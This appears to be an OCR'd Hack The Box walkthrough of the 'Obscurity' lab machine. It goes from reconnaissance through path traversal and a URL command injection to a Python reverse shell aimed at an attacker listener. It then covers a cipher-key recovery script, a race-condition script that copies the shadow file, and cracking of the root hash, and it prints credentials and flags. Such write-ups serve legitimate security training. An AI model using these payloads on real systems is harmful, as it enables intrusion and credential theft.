
Obscurity

```
=========================
|       OBSCURITY     10.10.10.168       |
=========================
```



InfoGathering

Nmap scan report for obscurity.htb (10.10.10.168)
Host is up (0.046s latency).
Not shown: 996 filtered ports
PORT   STATE SERVICE
VERSION
22/tcp   open   ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
| 2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
| 256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_ 256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
|_
|_http-server-header: BadHTTPServer
|_http-title: 0bscura
9000/tcp closed cslistener

 Nikto v2.1.6

+ Target IP: 10.10.10.168
+ Target Hostname: 10.10.10.168
+ Target Port: 8080
+ Start Time: 2019-12-05 07:50:53 (GMT-7)

+ Server: BadHTTPServer
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time: 2019-12-05 07:52:29 (GMT-7) (96 seconds)

Fuzzing the websites we blocking me out.
On the main page it tells us the server configuration is located in a file called SuperSecureServer.py

I tried guessing a few locations and found this

%2F is URL encoded / which made me think it was a method for hiding that
http://obscurity.htb:8080/..%2FSuperSecureServer.py

Gaining Access

After finding SuperSecretServer.py I discovered a command injection in the code. I was able to execute python commands and obtained a reverse shell
The format is
http://obscurity.htb:8080/(';pythonCommands;')

GAIN REVERSE SHELL

```
# On attack machine
nc -lvnp 8089

# In web browser
http://obscurity.htb:8080/(';import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.5",
8089));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/
bash","-i"]);')
```

FILE ENUM
After that, I read the files in /home/robert directory and found a script entitled SuperSecureCrypt.py
We can use this to decrypt the passwordreminder.txt file. We just need to find the key

```
usage: SuperSecureCrypt.py [-h] [-i InFile] [-o OutFile] [-k Key] [-d]
# The above line tells us -d is most likely decode

# Reading the check.txt file we are told encrypting check.txt gives us the out.txt output That is how we
know we have used the correct key for decryoting the passwordreminder.txt file
```

KEY CRACKING SCRIPT
Now we just need the key. This appears to take a script to reverse it. We have an end result file and an encrypted file so we can use those to encrypt
Here is a python script that can be executed on the target machine to decode the password
t.py

```
#!/usr/bin/python3
key = 'abcdefhijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'

with open('check.txt', 'r', encoding='UTF-8') as f:
    text = f.read()
with open('out.txt', 'r', encoding='UTF-8') as f:
    text2 = f.read()

def decrypt(txt, key):
    decrypted,passw,Pos = "","",0
    for x in txt:
        newChr,keyPos = '_',0
        while (text[Pos] !=  newChr):
            keyChr = key[keyPos]
            newChr = chr((ord(x) - ord(keyChr)) % 255)
            keyPos += 1
        passw += keyChr
        Pos += 1
        decrypted += newChr
    print('KEY: ', passw)

decrypt(text2, key)
```

In the image below I executed the script to decode the key. I called the script t.py in the image.
Once it gave me the key I issued this command to crack the passwordreminder.txt file

KEY: alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichal

```
python3 t.py
#Result
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichal

# Now crack the file
python3 SuperSecureCrypt.py -i passwordreminder.txt -o tobor.txt -k
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichal -d

# Result
SecThruObsFTW
```

USER: robert
PASS: SecThruObsFTW

```
robert@obscure:~$ python3 t.py
python3 t.py
KEY:  alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrov
robert@obscure:~$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o tobor.tx
drovichal -d
vichalexandrovichal -dxandrovichalexandrovichalexandrovichalexandrovichalexandrov
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to tobor.txt...
robert@obscure:~$ cat tobor.txt
cat tobor.txt
SecThruObsFTW
```

ELEVATE TO USER ROBERT
We need a pty or tty to use su

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su robert
SecThruObsFTW
```

```
su: must be run from a terminal
www-data@obscure:/home/robert$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@obscure:/home/robert$ su robert
su robert
Password: SecThruObsFTW

robert@obscure:~$ cat /home/robert/user.txt
cat /home/robert/user.txt
e4493782066b55fe2755708736ada2d7
```

USER FLAG: e4493782066b55fe2755708736ada2d7

PrivEsc

If we check our sudo permissions we can see the path to root is through BetterSSH.py. This is our ticket.

```
sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

Lets read the file

```
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")


    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in
data:

        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()

sys.exit(0)


if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
```

```
        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: '  + e.decode('ascii')) if len(e.decode('ascii')) > 0 else print('')
```


I created apython script to read the shadow file and give me the root hash

```
import os, threading
from shutil import copyfile

def runBetterSSH():
        os.system('sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py')

def captureShadow():
        print("here")
        os.chdir('/tmp/SSH')
        while (len(os.listdir(os.getcwd())) < 1):
                pass
        copyfile(os.listdir(os.getcwd())[0], '/tmp/my_shadow')

try:
        t1 = threading.Thread(target=captureShadow)
        t2 = threading.Thread(target=runBetterSSH)
        t1.start()
        t2.start()
except:
        print("Error")
```



Root hash

6riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1

Robert Hash
6fZZcDG7g$lfO35GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/

Lets crack that hash

```
echo '$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1'
> roothash.txt

john roothash.txt --wordlist=/usr/share/wordlists/rockyou.txt

john --show roothash.txt

# RESULT
mercedes
```

```
root@kali:~/HTB/boxes/Obscurity# john roothash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mercedes         (?)
1g 0:00:00:00 DONE (2019-12-05 12:46) 5.000g/s 2560p/s 2560c/s 2560C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB/boxes/Obscurity# john --show roothash.txt
?:mercedes

1 password hash cracked, 0 left
root@kali:~/HTB/boxes/Obscurity#
```

USER: root
PASS: mercedes

su as root and then read the flag. Then delete all the files you created to prevent spoilers if you have not already

```
su root
mercedes

cat /root/root.txt
512fd4429f33a113a44d5acde23609e3
```

```
root@obscure:/# whoami
root
root@obscure:/# cat /root/root.txt
512fd4429f33a113a44d5acde23609e3
```

ROOT FLAG: 512fd4429f33a113a44d5acde23609e3